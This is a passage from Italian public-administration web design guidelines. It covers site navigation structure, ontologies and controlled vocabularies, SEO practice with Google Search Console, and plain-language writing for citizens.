


Fig. 4.3: Rappresentazione del flusso di fruizione di un servizio digitale: percorso di navigazione e relazioni tra contenuti.

visione chiara della missione di un sito e delle sue funzioni chiave. Un modo semplice per organizzare la home page è definire una struttura coerente rispetto al sistema di navigazione principale, per esempio attraverso un layout a fasce.

Header
Apertura (descrive la funzione principale del sito, o “missione”)
Sezione 1 Riporta contenuti rilevanti contenuti nella sezione e consente accesso agli altri
Sezione 2 Riporta contenuti rilevanti contenuti nella sezione e consente accesso agli altri
Sezione 3 Riporta contenuti rilevanti contenuti nella sezione e consente accesso agli altri
...
Footer

*Modello di home page di un sito web organizzato in quattro sezioni principali e prototipo della home page di un sito scolastico che segue questo approccio*



I siti web che offrono servizi digitali ai cittadini mettono a disposizione **un'area personale dell'utente** a cui si accede mediante credenziali di accesso (per esempio Spid) e che possiede un proprio sistema di navigazione contestuale. In termini generali, l'area personale serve a gestire l'interazione di un utente con il sistema. Un modo semplice per organizzare un'area personale è prevedere un'area messaggi, un'area che mostra la lista delle procedure in corso dei servizi attivati e un'area destinata ad archiviare l'esito delle azioni compiute in passato (es. lista dei pagamenti, dei documenti ricevuti, delle iscrizioni fatte).

messaggi	Servizi <ul style="list-style-type: none"><li>• disponibili</li><li>• in corso di attivazione</li><li>• attivi</li></ul>	Documenti e pagamenti <ul style="list-style-type: none"><li>• lista pagamenti</li><li>• lista documenti e certificati ottenuti</li></ul>
----------	--	--



Il **motore di ricerca** ha il compito di fornire liste di risultati corrispondenti alle ricerche formulate dall'utente cercando tra i testi del sito e/o utilizzando i sistemi di classificazione (come ad esempio categorie e tag) del sistema.

Partendo dal testo che l'utente ha iniziato a generare, la funzione di *autocompletamento* permette di indirizzare l'utente, suggerendo possibili ricerche. Il *filtering* è il processo di raggruppamento dei contenuti di un sito in sottoinsiemi più piccoli, lavorando su una o più dimensioni semantiche contemporaneamente (filtri multipli). Se abbiamo ben strutturato i contenuti, saremo in grado di proporre all'utente la possibilità di usare dei filtri (per categorie, per tipologia di contenuto, per autore, per data...) per raffinare progressivamente la ricerca e raggiungere il risultato. Se ben strutturati, i sistemi di *filtering* possono svolgere la funzione di un sistema di navigazione, aiutando l'utente a prendere consapevolezza dell'ambiente informativo in cui si muove, di ciò che può trovare e di quali sono le migliori strategie per trovarlo.

Il *sorting* è il criterio di ordinamento dei risultati di ricerca. Per esempio, un utente che intende trovare dei bandi pubblici potrebbe ricercare un argomento e successivamente voler ordinare i risultati sulla base della data, in modo da poter vedere tra i primi risultati quelli più recenti.

### 4.1.3 Ontologie e standard

L'emergere del web come ambiente aperto di comunicazione e condivisione di informazioni ha favorito la nascita di un approccio alla modellazione dell'informazione più astratto rispetto allo specifico sistema (o punto di contatto con l'utente) che si sta progettando. Pensare ai contenuti come indipendenti dalla piattaforma che li ospita permette di renderli disponibili, per esempio attraverso API, per l'utilizzo da parte di altri o per la progettazione di altri punti di contatto con il cittadino (per esempio una app) utilizzando quanto previsto nelle [linee guida relative alla interoperabilità](#).<sup>166</sup>

Per questo motivo è bene costruire content type e sistemi di classificazione sulla base di strutture formali di rappresentazione della realtà più astratte, che possiamo esprimere in termini di **ontologie** e di **vocabolari controllati**. Facciamo un esempio: un sito della Pubblica Amministrazione prevede normalmente content type per definire un ufficio (es. Ufficio anagrafe), un luogo (es. Palazzo Chigi) o un ruolo (es. direttore dipartimento). Queste informazioni possono essere modellate utilizzando le ontologie relative a persone, organizzazioni e luoghi (vedi [alcune ontologie già disponibili](#))<sup>167</sup>. L'eventuale informazione relativa a un titolo di studio di una persona che lavora per la Pubblica Amministrazione può essere espressa attraverso un vocabolario controllato, e anche in questo caso ne esiste già uno.<sup>168</sup>

#### Le ontologie

Come leggiamo nelle [linee guida per i cataloghi dati](#)<sup>169</sup> della Pubblica Amministrazione: “Le ontologie si stanno sempre più sviluppando come strumento formale di rappresentazione, sulla base di specifici requisiti, di un dominio di conoscenza. In particolare, al fine di massimizzare la condivisione della conoscenza e garantire interoperabilità semantica, l'ontologia consente di descrivere la semantica dei dati con una terminologia concordata che può essere poi successivamente riusata anche in altri contesti con simili obiettivi. Tipicamente l'ontologia non è un obiettivo di per sé ma costituisce una base solida per poter sviluppare, al di sopra di essa, applicazioni e servizi avanzati semantici, sempre più diffusi con lo sviluppo dei Linked Data e in ambito World Wide Web”. E' in corso un progetto di modellazione delle informazioni relative al settore pubblico. Il progetto mette a disposizione diverse ontologie e governa la standardizzazione di nuove ontologie.

[Vai agli standard per il patrimonio informativo pubblico](#)<sup>170</sup>

[Ontologie disponibili](#)<sup>171</sup>

---

<sup>166</sup> <https://docs.italia.it/italia/piano-triennale-ict/lg-modellointeroperabilita-docs/it/v2018.1/>

<sup>167</sup> <https://github.com/italia/daf-ontologie-vocabolari-controllati/tree/master/Ontologie/>

<sup>168</sup> <https://github.com/italia/daf-ontologie-vocabolari-controllati/tree/master/VocabolariControllati/classifications-for-people/education-level/>

<sup>169</sup> <https://docs.italia.it/italia/daf/linee-guida-cataloghi-dati-dcat-ap-it/it/stabile/ontologia.html/>

<sup>170</sup> <https://docs.italia.it/italia/daf/lg-patrimonio-pubblico/it/stabile/arch.html#standard-di-riferimento/>

<sup>171</sup> <https://github.com/italia/daf-ontologie-vocabolari-controllati/tree/master/Ontologie/>

### Vocabolari controllati

Un **vocabolario controllato** è una lista ristretta di termini utilizzati per etichettare, indicizzare e categorizzare i contenuti di un ambiente. Se a un'area o a un intero ambiente è applicato un vocabolario controllato significa che:

- solo i termini inclusi nella sua lista possono essere utilizzati in quello spazio;
- se è utilizzato da più persone, si applicano regole precise su chi, quando e come può aggiungere nuovi termini alla lista;
- la lista può crescere, ma solo sulla base di criteri ben precisi, stabiliti a priori.

Grazie a un vocabolario controllato è possibile eliminare la ridondanza e ridurre l'ambiguità del linguaggio. Per esempio: si può prevedere una lista di sinonimi che reindirizzi l'utente o il motore di ricerca da una variante inesatta del termine al termine preferito presente nel vocabolario controllato. Se l'utente cerca “ministero della pubblica istruzione” potrebbe venire reindirizzato a “Ministero dell'Istruzione, dell'Università e della Ricerca”.

Anche le tassonomie sono vocabolari controllati. Una tassonomia è un vocabolario controllato con una precisa struttura gerarchica: i termini della lista sono in relazione tra loro come genitore/figlio. La rappresentazione tipica della tassonomia è quella dell'albero con la radice in alto: i termini di una tassonomia sono definiti “nodi”. Seguendo la metafora dell'albero, un nodo senza successori è detto “foglia”: salendo dalle foglie verso l'alto si passa da una “classe” specifica a una più generale. La radice della tassonomia rappresenta la classe più generale in quella determinata classificazione.

Esiste un progetto della Pubblica Amministrazione per la creazione di vocabolari controllati da utilizzare nel settore pubblico.

[Vai al repo GitHub per consultare i vocabolari disponibili o contribuire al progetto](#)

## 4.2 SEO

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle [nuove Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>172</sup>.

[Per approfondire](#)<sup>173</sup>.

---

#### 4.2.1 Premessa

Questa guida ha lo scopo di aiutare chi si occupa del sito web di una pubblica amministrazione a capire come ottimizzare i contenuti pubblicati e la struttura del sito nel suo complesso in ottica SEO, con l'obiettivo finale di rendere informazioni e servizi più idonei a soddisfare i bisogni degli utenti e più visibili sui motori di ricerca.

#### 4.2.2 Introduzione

Con il termine search engine optimization (SEO) - o ottimizzazione per i motori di ricerca - si intende un insieme di tecniche iterative applicabili al contenuto delle pagine web e alla struttura dei siti che hanno lo scopo di migliorare il posizionamento di un contenuto web nel ranking dei risultati dei motori di ricerca.

I fattori di ottimizzazione vengono generalmente suddivisi in 2 categorie:

---

<sup>172</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>173</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

- fattori on-page, cioè eseguibili all'interno del sito
- fattori off-page, cioè eseguibili al di fuori del sito

### 4.2.3 I fattori on-page

#### Titolo del contenuto

Un titolo dovrebbe descrivere in modo semplice quanto esposto nella pagina, utilizzando di preferenza la terminologia più simile a quella che userebbero gli stessi utenti per descriverne il contenuto.

È consigliabile creare titoli univoci, il più possibile pertinenti rispetto al contenuto della pagina: un titolo dovrebbe essere composto da poche parole o una frase, evitando di superare i 60/70 caratteri (spazi inclusi).

**Markup:** Il metatag title deve essere posizionato all'interno del tag head nel codice HTML della pagina. Appare come prima linea testuale del risultato dei motori di ricerca:

- aiuta gli utenti a comprendere con immediatezza se il risultato in questione sia pertinente al bisogno espresso durante la ricerca web;
- e' uno fra i principali elementi che i crawler dei motori analizzano per indicizzare un contenuto e assegnargli un rank nei risultati di ricerca.

#### Description del contenuto

È consigliabile la redazione di description univoche per ogni contenuto, che sintetizzino gli elementi salienti della pagina.

**Markup:** Il metatag **description** deve essere posizionato all'interno del tag **head** nel codice HTML della pagina. Appare come terza linea testuale (dopo la URL della pagina) del risultato dei motori di ricerca:

- come il titolo aiuta gli utenti a comprendere con immediatezza se il risultato in questione sia pertinente al bisogno espresso durante la ricerca;
- la description può essere di qualsiasi lunghezza, ma generalmente i motori di ricerca trancano testi più lunghi di 160 caratteri (spazi inclusi).

#### Le parole chiave

La scelta delle parole chiave più strategiche e salienti rispetto ai contenuti di un sito è uno fra i fattori che concorrono al buon posizionamento di un sito web fra i risultati dei motori di ricerca.

Il lavoro di identificazione delle keyword più idonee a rappresentare i contenuti di un servizio digitale è un lavoro iterativo che deve tenere conto di:

- quali sono le parole che meglio potrebbero descrivere le informazioni presenti nel sito
- quali sono i loro volumi di ricerca
- in che maniera i concetti espressi nel sito potrebbero potenzialmente essere cercati dagli utenti sui motori di ricerca

Di seguito alcuni metodi per iniziare ad identificare un set di keywords salienti:

- [Google Trends](https://trends.google.it/trends/)<sup>174</sup>
- [Ubersuggest](https://ubersuggest.io/)<sup>175</sup>

---

<sup>174</sup> <https://trends.google.it/trends/>

<sup>175</sup> <https://ubersuggest.io/>




Fig. 4.4: Google suggest

## Ricerche correlate a pensione

<b>calcolo importo</b> pensione	<b>calcola età</b> pensione
<b>quanto prenderò di</b> pensione	<b>calcolo importo</b> pensione <b>anticipata</b>
pensione <b>età</b>	<b>simulatore</b> pensione <b>inps</b>
<b>calcolo</b> pensione <b>sistema misto</b>	pensione <b>requisiti</b>



Fig. 4.5: Google ricerche correlate

- [Adwords keywordplanner](#)<sup>176</sup>

## Originalità del contenuto

È sempre consigliabile redigere contenuti originali, possibilmente centrati sui bisogni dell'utente, con un linguaggio il più possibile chiaro.

## Aggiornamento del contenuto

È necessario procedere regolarmente ad un aggiornamento dei contenuti pubblicati per evitare di fornire agli utenti informazioni obsolete. Gli algoritmi dei motori di ricerca considerano inoltre la data di aggiornamento di un contenuto web come fattore di rilevanza nel ranking dei risultati di ricerca.

## Paragrafazione e paginazione

Per una maggiore leggibilità dei testi è [consigliabile paragrafare](#) i contenuti di una pagina, soprattutto se di lunghezza importante. È utile inoltre titolare gli eventuali sottoparagrafi secondo i medesimi principi applicabili al titolo principale della pagina.

Nel caso ci sia la necessità di suddividere il contenuto in più pagine, è consigliabile:

- specificare quale sia la pagina principale di visualizzazione (visualizza tutto) attraverso l'attributo *rel=»canonical»* (pagina 54)
- utilizzare gli attributi HTML *rel=»next»* e *rel=»prev»*, per specificare la relazione di consequenzialità fra URL

[Ulteriori informazioni sulla paginazione](#)<sup>177</sup>

## Grassetto

Può essere utile impiegare lo stile grassetto per evidenziare - senza esagerare - i termini salienti di un contenuto.

## Immagini

È necessario nominare i file immagine in maniera pertinente al contenuto della pagina ove sono collocati.

**Markup:** Utilizzare il **tag alt** per fornire una descrizione testuale dell'immagine. Questo attributo è utile nel caso in cui questa non possa essere visualizzata nel browser per motivi legati ad esempio al mancato supporto di alcune tipologie di file da parte del browser o all'[utilizzo di tecnologie assistive](#).

È possibile generare ed utilizzare una [sitemap XML ad hoc per le immagini](#) (pagina 55) per fornire ai crawler maggiori informazioni rispetto all'organizzazione dei file immagini presenti nel sito.

## Anchor Text dei link

Per "anchor text" si intende la porzione di testo di un contenuto che funge da "ancora" verso un collegamento ipertestuale, sia esso rivolto all'interno (link interno) o all'esterno del sito (link outbound).

È consigliabile scegliere porzioni di testo brevi, chiare e pertinenti rispetto alla pagina di destinazione del link:

---

<sup>176</sup> <https://adwords.google.com/home/tools/keyword-planner/>

<sup>177</sup> [https://support.google.com/webmasters/answer/1663744?hl=it&ref\\_topic=4617741](https://support.google.com/webmasters/answer/1663744?hl=it&ref_topic=4617741)

- il testo cliccabile - così come lo stile grassetto - fornisce tanto agli utenti quanto ai crawler dei motori di ricerca informazioni aggiuntive rispetto al contenuto della pagina linkata;
- è bene evitare di linkare espressioni povere di significato come “clicca qui” e simili.

### Struttura logica dei contenuti

Una struttura dei contenuti semplice e “leggera” è necessaria per garantire una migliore esperienza utente sul sito e per agevolare il lavoro di scansione dei crawler dei motori di ricerca.

È consigliabile mantenere la struttura dei contenuti del sito gerarchica - dal generale al particolare - semplificandone il più possibile la struttura logica e utilizzando non più di tre livelli di profondità.

### URL delle pagine

La URL di una pagina web appare come seconda linea testuale del risultato di ricerca (fra title e description). È buona regola semplificarne il più possibile la struttura:

- impostare le URL in modo che contengano parole salienti e pertinenti rispetto ai contenuti della pagina che ospitano
- utilizzare i trattini (-) invece che gli underscore (\_) per la punteggiatura
- cercare di ridurre il più possibile la lunghezza delle URL
- valutare l'utilizzo del *file robots.txt* (pagina 55) per bloccare la scansione da parte dei crawler dei motori di ricerca delle URL con parametri dinamici (referral, ordinamenti, calendari...)

Ulteriori informazioni sulla struttura delle URL<sup>178</sup>

### Duplicazione dei contenuti

È importante evitare la presenza di contenuti duplicati nel sito. Dal punto di vista SEO si intendono “contenuti duplicati” contenuti molto simili - o identici - nell’ambito dello stesso sito ma associati a URL differenti.

In alcuni casi la duplicazione di un contenuto è generata da situazioni particolari quali ad esempio:

- la presenza di una pagina in versione web e versione per la stampa
- la presenza di una tabella dinamica che genera viste dello stesso contenuto ma URL dinamiche diverse

In questi e altri casi è possibile inviare a Google l’informazione di quale sia la pagina “master”, o “canonica” da prendere in considerazione per l’indicizzazione. Questa tecnica è detta canonicalizzazione: per implementarla è necessario inserire un elemento link che contenga l’attributo rel=”canonical” (seguito dal link cui si vuole applicare la canonicalizzazione), nel tag **head** della pagina.

Approfondimenti sui contenuti duplicati<sup>179</sup>

Approfondimenti sulla canonicalizzazione<sup>180</sup>

---

<sup>178</sup> [https://support.google.com/webmasters/answer/76329?hl=it&ref\\_topic=4617741](https://support.google.com/webmasters/answer/76329?hl=it&ref_topic=4617741)

<sup>179</sup> <https://support.google.com/webmasters/answer/66359?hl=it>

<sup>180</sup> <https://support.google.com/webmasters/answer/139066>

## Mapa del sito

Oltre ad una mappa del sito in HTML destinata agli utenti, è consigliabile creare un file sitemap XML destinato ai motori di ricerca.

### Informazioni sulle sitemap<sup>181</sup>

Una sitemap è un file che ha lo scopo di elencare le pagine web di un sito per comunicare a Google e altri motori di ricerca l'organizzazione dei contenuti. I crawler dei motori leggono questo file per eseguire una scansione più efficiente del sito. Una sitemap ha quindi l'obiettivo ultimo di migliorare la scansione di un sito da parte dei motori di ricerca.

All'interno di un file sitemap è possibile non soltanto elencare le URL di un sito web ma anche alcuni metadati più specifici rispetto all'organizzazione dei singoli nodi, ad esempio:

- informazioni sull'aggiornamento della pagina
- importanza della pagina rispetto ad altre URL dello stesso sito
- informazioni relative a video e immagini
- informazioni relative all'organizzazione dei documenti

### Come generare e inviare una sitemap a Google<sup>182</sup>

È possibile inviare una sitemap a Google anche tramite il tool *Search Console* (pagina 57) È possibile inoltre generare sitemap XML per:

- le pagine in lingue alternative<sup>183</sup>
- i video<sup>184</sup>
- le immagini<sup>185</sup>

## File robots.txt

Per ottimizzare i processi di scansione dei crawler dei motori di ricerca è possibile utilizzare il file robots.txt. Un file robots.txt è un file di testo memorizzato nella directory principale del sito che ha la finalità di indicare ai crawler dei motori di ricerca quali parti del sito non sono accessibili e quindi controllare il traffico di scansione.

Non si deve utilizzare il file robots.txt per nascondere le pagine web dai risultati di ricerca.

### Informazioni sui file robots.txt<sup>186</sup>

### Come impedire la visualizzazione di una pagina del sito sui motori di ricerca<sup>187</sup>

## Tempi di caricamento delle pagine

La rapidità di caricamento di una pagina web è presa in considerazione dai crawler dei motori di ricerca come elemento che concorre ad un migliore posizionamento del contenuto nel ranking dei risultati di ricerca.

È consigliabile effettuare controlli periodici sulle velocità di caricamento delle pagine e i tempi di risposta del server, soprattutto da dispositivi mobili.

---

<sup>181</sup> [https://support.google.com/webmasters/answer/156184?hl=it&ref\\_topic=4581190](https://support.google.com/webmasters/answer/156184?hl=it&ref_topic=4581190)

<sup>182</sup> [https://support.google.com/webmasters/answer/183668?hl=it&ref\\_topic=4581190](https://support.google.com/webmasters/answer/183668?hl=it&ref_topic=4581190)

<sup>183</sup> [https://support.google.com/webmasters/answer/2620865?hl=it&ref\\_topic=6080646](https://support.google.com/webmasters/answer/2620865?hl=it&ref_topic=6080646)

<sup>184</sup> [https://support.google.com/webmasters/answer/80471?hl=it&ref\\_topic=6080646](https://support.google.com/webmasters/answer/80471?hl=it&ref_topic=6080646)

<sup>185</sup> [https://support.google.com/webmasters/answer/178636?hl=it&ref\\_topic=6080646](https://support.google.com/webmasters/answer/178636?hl=it&ref_topic=6080646)

<sup>186</sup> <https://support.google.com/webmasters/answer/6062608?hl=it>

<sup>187</sup> [https://developers.google.com/webmasters/control-crawl-index/docs/robots\\_meta\\_tag](https://developers.google.com/webmasters/control-crawl-index/docs/robots_meta_tag)

Risorse per lo sviluppo di pagine ottimizzate per i dispositivi mobili<sup>188</sup>

### Le pagine AMP per i contenuti di tipo “news”

Per determinate tipologie di contenuto - in particolare le news - è possibile implementare il formato AMP (Accelerated Mobile Pages) di Google. Il formato AMP è stato lanciato nel 2015 per migliorare le prestazioni del mobile web, riducendo la velocità di caricamento delle pagine.

Linee guida di Google Search per le pagine AMP<sup>189</sup>

Il progetto AMP<sup>190</sup>

Guida all'implementazione di pagine AMP<sup>191</sup>

### Dati strutturati

Il markup con dati strutturati è una tecnica che consente di personalizzare l'aspetto di un sito nella ricerca di Google o di altri motori di ricerca. Includendo dei dati strutturati all'interno dei contenuti è possibile inserire informazioni aggiuntive e/o strumenti di interazione con il sito nell'aspetto standard dei risultati di ricerca, ad esempio:

- contatti e indirizzo dell'amministrazione
- rating delle pagine
- box di search in stile sitelink
- breadcrumbs

Il markup con dati strutturati si basa sul vocabolario <http://schema.org/>

Guida di Google all'implementazione dei dati strutturati<sup>192</sup>

Strumento per testare la corretta implementazione dei dati strutturati<sup>193</sup>

### Migrazione SEO di un sito

Quando si pianifica la migrazione di un sito è necessario fare in modo di non perdere la rilevanza acquisita sui motori di ricerca e di indirizzare gli utenti verso le nuove pagine nella maniera meno problematica possibile.

Si consiglia quindi di:

- realizzare una mappatura di tutte le URL del sito, che includa anche il linking interno
- associare alle vecchie URL le nuove URL, per poter in seguito preparare i redirect
- per le URL alle quali non verrà associata alcuna nuova URL, preparare una pagina 404 personalizzata, che aiuti l'utente a proseguire la navigazione nel nuovo sito
- configurare il server impostando dei redirect di tipo 301
- modificare la sitemap XML del sito
- laddove possibile, aggiornare i backlinks ricevuti dal sito
- comunicare ai crawler di Google un eventuale cambiamento del dominio tramite la Search Console

<sup>188</sup> [https://support.google.com/webmasters/answer/72462?hl=it&ref\\_topic=2370586](https://support.google.com/webmasters/answer/72462?hl=it&ref_topic=2370586)

<sup>189</sup> <https://support.google.com/webmasters/answer/6340290?hl=it>

<sup>190</sup> <https://www.ampproject.org/it/>

<sup>191</sup> <https://developers.google.com/search/docs/guides/use-AMP-HTML>

<sup>192</sup> <https://developers.google.com/search/docs/guides/intro-structured-data>

<sup>193</sup> <https://search.google.com/structured-data/testing-tool?hl=it>



Ulteriori informazioni sui redirect 301<sup>194</sup>

## 4.2.4 I fattori off-page

### Link building

In ottica di ottimizzazione SEO di un sito, è necessario curare e monitorare iterativamente il processo di costruzione della rete di link che il sito riceve dall'esterno (inbound links).

I motori di ricerca valutano la natura, la provenienza e la qualità di tali link più che la loro quantità, considerandoli un elemento di autorevolezza del sito soprattutto se questi provengono da siti altrettanto autorevoli e se il loro processo di acquisizione è considerato spontaneo.

I motori di ricerca penalizzano infatti le pratiche volte ad incrementare massivamente il numero di link in ingresso (acquisti, scambi di link forzosi...)

Per capire quali sono i link inbounds di un sito web è possibile:

- utilizzare la *Search Console di Google* (pagina 57)
- utilizzare tools ad hoc come *Open Site Explorer*<sup>195</sup> o *Ahrefs Site Explorer*<sup>196</sup>
- utilizzare l'operatore *link:sitoweb.it* nella ricerca Google<sup>197</sup>

## 4.2.5 Webmaster tools: Search Console di Google

Search Console è una risorsa online offerta gratuitamente da Google che consente di monitorare, gestire e ottimizzare la presenza di un sito o di un'applicazione mobile nei risultati di ricerca.

Search Console consente ad esempio di ottenere indicazioni sull'aspetto di un sito web nei risultati di ricerca Google o informazioni rispetto al traffico di ricerca; permette di verificare lo stato di indicizzazione delle pagine così come di monitorare e correggere problemi di varia natura legati al sito.

Con Search Console è possibile:

- verificare lo stato di indicizzazione dei contenuti del sito
- verificare lo stato della scansione dei crawler di Google sulle pagine del sito ed eventuali errori
- testare i file robots.txt
- testare la sitemap del sito, se presente
- gestire i parametri URL durante la scansione dei crawler
- rimuovere temporaneamente gli URL di un sito dai risultati di ricerca
- informare Google rispetto al cambiamento di dominio di un sito
- informare Google di un eventuale passaggio del sito da protocollo http a https
- sapere per quali query è stato visualizzato il sito nei risultati di ricerca Google
- conoscere i backlinks del sito e relativi anchor
- monitorare i link interni
- monitorare il corretto funzionamento del tag hreflang nel caso di siti multilingua

---

<sup>194</sup> <https://support.google.com/webmasters/answer/93633>

<sup>195</sup> <https://moz.com/researchtools/ose/>

<sup>196</sup> <https://ahrefs.com/site-explorer>

<sup>197</sup> <https://support.google.com/webmasters/answer/35256?hl=it>

- monitorare e correggere i problemi di usabilità del sito su dispositivi mobili
- verificare la corretta implementazione di eventuali dati strutturati e schede informative ([rich cards](#)<sup>198</sup>)
- rilevare criticità nell'HTML per favorire e migliorare l'esperienza utente sul sito
- rilevare e correggere eventuali criticità correlate alle pagine AMP (accelerated mobile pages)
- monitorare e risolvere i problemi di malware o spam per tenere pulito il tuo sito

### Approfondimenti

Come configurare un sito web in Search Console<sup>199</sup>

Centro assistenza Search Console<sup>200</sup>

Come collegare Search Console a Google Analytics<sup>201</sup>

### Utile da sapere

*Una app Android deve essere pubblicata in Google Play per poter essere aggiunta a Search Console.*

Come configurare una app in Search Console<sup>202</sup>

## 4.3 Linguaggio

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>203</sup>.

Per approfondire<sup>204</sup>.

---

#### 4.3.1 Scrivere per le persone

Un linguaggio semplice è un ingrediente indispensabile per rendere i servizi della **della Pubblica Amministrazione più efficaci e inclusivi**

Ecco alcuni degli obiettivi da porsi quando si scrive per i cittadini:

- scrivi documenti semplici e lineari, che tengano conto in primis dei bisogni del lettore
- usa un linguaggio semplice e chiaro, seguendo le indicazioni della [Guida al linguaggio della Pubblica Amministrazione](#)<sup>205</sup> su stile, tono di voce, uso delle parole
- organizza contenuti e documenti in modo che siano facili da trovare durante la navigazione

---

<sup>198</sup> <https://support.google.com/webmasters/answer/6381755>

<sup>199</sup> [https://support.google.com/webmasters/answer/34592?hl=it&ref\\_topic=3309469](https://support.google.com/webmasters/answer/34592?hl=it&ref_topic=3309469)

<sup>200</sup> <https://support.google.com/webmasters#topic=3309469>

<sup>201</sup> <https://support.google.com/analytics/answer/1308621?hl=it>

<sup>202</sup> <https://support.google.com/webmasters/answer/6178088>

<sup>203</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>204</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>205</sup> <https://docs.italia.it/italia/designers-italia/writing-toolkit/>

- presta particolare attenzione ai testi delle interfacce utente (definiti in gergo microcopy): la qualità e la pertinenza di label (etichette di navigazione), call to action (inviti all'azione) e altri testi che accompagnano e spiegano le interfacce grafiche, come ad esempio le tool tip o i testi che spiegano i contenuti da inserire all'interno di un form

Prima di creare un contenuto, devi avere ben chiaro:

- chi sono gli **utenti** a cui ti rivolgi;
- qual è lo **scopo** della loro visita, ovvero qual è il bisogno a cui il tuo contenuto deve rispondere.

Per individuare chi sono i tuoi utenti target (o categorie di utenti) e quali sono i loro bisogni, puoi utilizzare strumenti di **user research**, come ad esempio:

- sessioni partecipative con gli utenti (puoi usare [il kit per le User interviews<sup>206</sup>](#));
- i dati di web analytics (puoi usare [il kit Web analytics<sup>207</sup>](#));
- gli **A/B test<sup>208</sup>** e i test di usabilità (puoi usare [il kit Usability test<sup>209</sup>](#)).

Puoi utilizzare le informazioni che raccogli per costruire delle personas (puoi usare [il kit Personas<sup>210</sup>](#) per farlo), ovvero dei profili rappresentativi di categorie di utenti del tuo servizio, e ipotizzare delle **user journey<sup>211</sup>**, cioè delle rappresentazioni sintetiche delle fasi che compongono l'interazione dell'utente con un servizio.

Definire chi sono gli utenti e quali sono i loro bisogni è necessario in **tutte le fasi in cui lavori al contenuto**, ovvero:

- la progettazione/design;
- la scrittura;
- la gestione.

Contenuti efficaci dovrebbero essere immediatamente comprensibili e fruibili dagli utenti, a prescindere dall'età, le competenze e le abilità.

Utilizza strumenti, metodi di lavoro e modelli presenti nel [kit di Designers Italia dedicato ai contenuti<sup>212</sup>](#)

## 4.3.2 Progettare i contenuti

La fase di progettazione dei contenuti contribuisce a modellare l'ambiente cognitivo nel quale gli utenti si muoveranno alla ricerca di informazioni.

Il linguaggio infatti:

- dà forma all'ecosistema di informazioni dentro cui l'utente si muove (es. il nome delle voci del menu di navigazione e dei filtri di una sezione di ricerca);
- guida l'utente che deve fare un'azione fornendogli le informazioni di cui ha bisogno (es. la scheda e/o guida introduttiva ad un servizio);
- contribuisce, come parte dell'interfaccia utente, a dare forma al servizio (es. i testi che accompagnano l'utente che sta compilando un form on line);
- è esso stesso un elemento chiave del servizio (es. Il documento “pagella” che viene letto da un genitore nel sito di una scuola).

---

<sup>206</sup> <https://designers.italia.it/kit/user-interviews/>

<sup>207</sup> <https://designers.italia.it/kit/analytics/>

<sup>208</sup> <https://medium.com/designers-italia/la-b-testing-a-supperto-della-user-experience-aec73bc0fbb>

